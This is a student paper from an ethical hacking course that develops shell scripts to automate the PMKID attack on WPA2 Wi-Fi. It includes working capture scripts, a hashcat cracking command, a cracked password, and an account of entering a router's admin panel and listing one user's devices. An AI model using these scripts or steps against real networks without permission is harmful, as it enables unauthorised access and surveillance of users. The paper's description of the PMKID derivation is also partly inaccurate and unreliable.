Toward a Streamlined Process of Hacking WPA2

ECE 8486: Ethical Hacking

Sean Carroll

Professor Hasshi Sudler

December 11, 2018

Problem Statement

Quite recently, there have been many Wi-Fi Protected Access II (WPA2) vulnerabilities. Many open-source attack tools are found ineffective. Can we develop a script for WPA2 that can effectively streamline this attack process?

Introduction

It is important to note that in any technology, pragmatic implementation can vary greatly from planned provisioning. The implementation of WPA2 has been revised several times over the course of a decade, with 802.11 standards are continually being improved upon and revised. I want to point out that although the standards are in place, there are several exceptions to WPA2 for enterprise and personal networks that make the pragmatic implementations question the standard. To provide an example, WPA1-Enterprise-TKIP-AES is not defined within the 802.11 standard, yet it is implemented securely in industry. This provides a perfect example of compromises made for practical use that deviate from provisioned standards.

One of the major motivations in researching the topic of WPA2 hacking was my observation that there appeared to be less focus on Wi-Fi-related security in recent years. I found this peculiar, as it appeared that the current focus is now on technologies that often integrate WPA2 Wi-Fi connections, so it seems logical that we should promote the security of WPA2. Moving toward supporting my observation, I referenced IEEE. As expected, IEEE published their annual "Top 10 Technology Trends" for 2018. The list non-inclusively listed: Internet of Things (IoT), machine learning, cryptocurrencies, blockchain, virtual/augmented reality, cybersecurity integration with AI. Specifically, with the ever-growing number of IoT devices, ensuring the security of Wi-Fi should logically be a primary focus as well.

With the growing number of devices connected to the internet, we have seen free Wi-Fi hotspots in central areas. Companies have moved more towards a bring your own device

(BYOD) platform, which raises further security concerns. With these two innovations, it appears the focus is moving towards a surveillance approach to security on networks. Surveillance of network activity through Intrusion Detection Systems (IDS), through host protection or network protection, has many benefits. By focusing on the traffic that devices produce, rather than the security of the devices themselves, it is logically a more viable approach to security. Furthermore, surveillance provides a mechanism to solve the patching treadmill concept. The patching treadmill is a term coined by Bruce Schneier and refers to the idea that it is infeasible to have all devices on a network secure all at the same time. There will always be devices on a network that cannot be patched, and this makes an argument for surveillance to fix this issue. Nevertheless, it is important to focus on ensuring wireless security on the device level as well, and we focus on this in our research of attacking Wi-Fi with a streamlined software solution.

WPA2 Vulnerabilities and Hacking Tools

There have been three notable exploits in WPA2 that I want to highlight. There is the KRACK exploit, The PMKID WPA2 4-way handshake attack, and the new RSN IE EAPOL frame attack. These attacks are outlined and attributed mainly to Mathy Vanhoef and Frank Piessens's research into the topic of WPA2. After attempting to implement these attacks with several tools, I would like to further detail the PMKID attack, due to my finding that it was the most exploitable in testing. The vulnerability is rooted in the fact that routers or access points (APs), by WPA2 definition, hold a Pairwise Master Key (PMK). PMK identifier (PMKID) is generated repeatedly through the logical OR of the AP's SSID, and the two MAC addresses belonging to the AP and the station. Through various tools, we find that some AP's will store the PMK in cleartext, and this makes the it very easy to generate the PMKID. Once we capture the PMKID, we could use a password recovery tool and dictionary file to find: A PMK attached to a password in network traffic, and then extract multiple possibilities for the Wi-Fi password. The

possible passwords could then use the traditional wireless login method a client uses to authenticate itself to the network, and thus, crack the WPA2 standard.

Figure 1 outlines several tools that were tested for hacking WPA2 networks. The most efficacious of all the tools tested proved to be the integration of airmon-ng, hcxdumptool, hcxpcaptool, and hashcat.

Tool	**Provided Description**
Kismet	Wireless network detector, sniffer, and IDS.
Krackattack-scripts	Scripts to test if clients or access points (APs) are affected by the KRACK attack against WPA2.
Pyrit	The famous WPA precomputed cracker, Migrated from Google.
Reaver	Brute force attack against Wi-Fi Protected Setup.
Wifite2	Automated wireless attack tool.
Fern-wifi-cracker	Open-source version of commercial tool by GitHub user savio-code
HandShaker	Detect, capture, crack WPA/2 handshakes, WEP Keys and geotag with Android GPS
Fluxion	Fluxion is the future of MITM WPA attacks
WiFiBroot	A Wi-Fi Pentest Cracking tool for WPA/WPA2 (Handshake, PMKID, Cracking, EAPOL, De-authentication)
WiFi-Pumpkin	Framework for Rogue Wi-Fi Access Point Attack
Wireshark	A network protocol analyzer
Aircrack-ng	An 802.11 WEP and WPA-PSK keys cracking program.
Hcxdumptool	Small tool to capture packets from WLAN devices.
Hcxpcaptool	Can convert network captures to WPA-PMKID-PBKDF2 hashline (16800) and detect whether the PMKID was transmitted unencrypted.
Hashcat	World's fastest and most advanced password recovery utility
Wifiphisher	A rogue Access Point framework for Wi-Fi security testing.

Table 1 Hacking tools tested for hacking WPA2

I want to note that open-source implementations suffer to sustain usability over time. Bug patching and compatibility across devices is often incentivized by the monetary incentives in commercial, private-source, software implementations, and without monetary incentive, open-source technologies often cease to thrive. This cannot be the only incentive, logically, for open-source software. Although I cannot single-handedly attribute this as the reason for why most of these tools were not efficacious in WPA2 cracking in my testing, one needs to take this into consideration.

Testing and Design

The script files used for implementation were an installation script and attack script written in command line shell. The code to implement the process is provided in the appendix. Through the integration of the airmon-ng, hcxdumptool, hcxcaptool, and haschat, the PMKID attack method was attempted on a the broadcasted SSID “802.11 was an inside job,” which was chosen out of many networks available. We initialized the install.sh file by typing “sudo ./install.sh” into bash terminal and no issues were found. We then began the hacking process by typing “sudo ./attack.sh,” which logically proceeded to the user input of a specified access point. The number corresponding to the specified AP was inputted and is easily found in the CLI of airmon-ng. The script then prompted us to enter the station MAC address. “A477336CDA18” was inputted, which was the station MAC address corresponding to the Wi-Fi chosen. The PMKID was found to be “6680c6fa4f29a784da9e698d705b775c*9c3dcf84b5da*dc536032fc17* 3830322e313 12077617320616e20696e73696465206a6f62” after this process.

This led us to a halt in the script design, and ultimately, the streamlining process due to an OpenCL library issue in the current Linux version that has yet to be fixed. Therefore, we were not able to implement the graphics card to speed up the process of cracking, and this forced us to crack the PMKID with a very large password list file on Windows 10. Upon the bug fix, our script should provide a streamlined process in Linux.

Following similar design procedure, we installed hashcat on Windows 10 and within the Hashcat directory with the binary execution file we typed “hashcat -m 16800 filter.16800 -a 0 --kernel-accel=1 -w 4 --force 'password_list.txt'” where filter.16800 corresponded to the PMKID and password_list.txt was a very large password list. The following password was found very quickly, and the corresponding hashcat.potfile file in the Hashcat folder listed “6680c6fa4f29a7

84da9e698d705b775c*9c3dcf84b5da*dc536032fc17*3830322e31312077617320616e20696e73696465206a6f62:justthink" and which revealed the corresponding cleartext password to the network. This process can be validated, and is presumably difficult to fake, thus validating the actual demonstration of our process.

Figure 1 and Figure 2 show that the login password was also used for the admin panel, with "admin" as the username and "justthink" as the password. We then changed the SSID, but kept the password, and found that the network administrator did in fact respond and reset the network password to something different. It is also important to note that with access to the administration panel, we can do further reconnaissance on users of the network. Figure 2 shows that there is likely one user, Ben, that has as MacBook Pro, Chromecast, Google-Home device, and an iPhone 10.



Figure 1: Output of the default gateway with intention to access the admin panel by "user"



Figure 2 Access to the SSID, with my client device name shown as “user”

Conclusion

The problem statement questioned whether a streamlined process of hacking wi-fi was feasible. In our testing, we found that we were able to exploit a PMKID-specific vulnerability in WPA2 protocol to find the cleartext password for a specific SSID. The process was stagnated in Linux implementation due to a bug related to OpenCL in the hashcat tool, however, considering past hashcat version history, it can be expected that will be patched quickly, and this will enable the process to only require Linux. Our design and testing demonstrated that the development of a streamlined hacking solution is not a trivial task. Whether a network is vulnerable to an attack depends highly on the environment, and there are many factors that must align for successful implementation.

Reference

CERT-EU Security Advisory 2018-019. (2018). New attack on WPA/WPA2 using PMKID. Retrieved from https://cert.europa.eu/static/SecurityAdvisories/2018/CERT-EU-SA2018-019.pdf

Vanhoef, M., & Piessens, F. (2018). Release the Kraken: New KRACKs in the 802.11 Standard. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security - CCS '18* (pp. 299–314). Toronto, Canada: ACM Press. https://doi.org/10.1145/3243734.3243807

Appendix: Source Code for WPA2 Hacking Implementation

install.sh

```
#!/bin/bash
# Change to home directory and install all dependencies
# Note: airmon-ng is already included in common linux OS's
cd
apt update && apt upgrade -y
apt install -y openssl libssl-dev opencl-headers zlib1g-dev libpcap0.8-dev libcurl4-openssl-dev
# Clone all necessary repositories
git clone https://github.com/ZerBea/hcxdumptool.git
git clone https://github.com/ZerBea/hcxtools.git
git clone https://github.com/hashcat/hashcat.git
cd hcxtools
make
make install
cd
cd hcxdumptool
make
make install
cd
cd hashcat
make
make install
```

attack.sh

```
#!/bin/bash
interfaceName="wlan0mon"
cd
airmon-ng start $interfaceName
airmon-ng check kill
monInterfaceName=$interfaceName
sh -c "(sleep 15; killall 'airodump-ng') & exec airodump-ng $monInterfaceName"
read -p "Enter Station MAC address (no colons): " stationMAC
echo $stationMAC > filter.16800
hcxdumptool -o hashedPMKID -i $monInterfaceName --enable_status=1 --filtermode=2 --
filterlist=filter.16800 | grep -m 1 "PMKID FOUND"
hcxpcaptool -z final hashedPMKID
echo $'The PMKID is: \n'
cat final
echo $'\n'
echo "Happy Cracking"
# Hashcat process on Windows
#hashcat -m 16800 filter.16800 -a 0 --kernel-accel=1 -w 4 --force 'password_list.txt'
```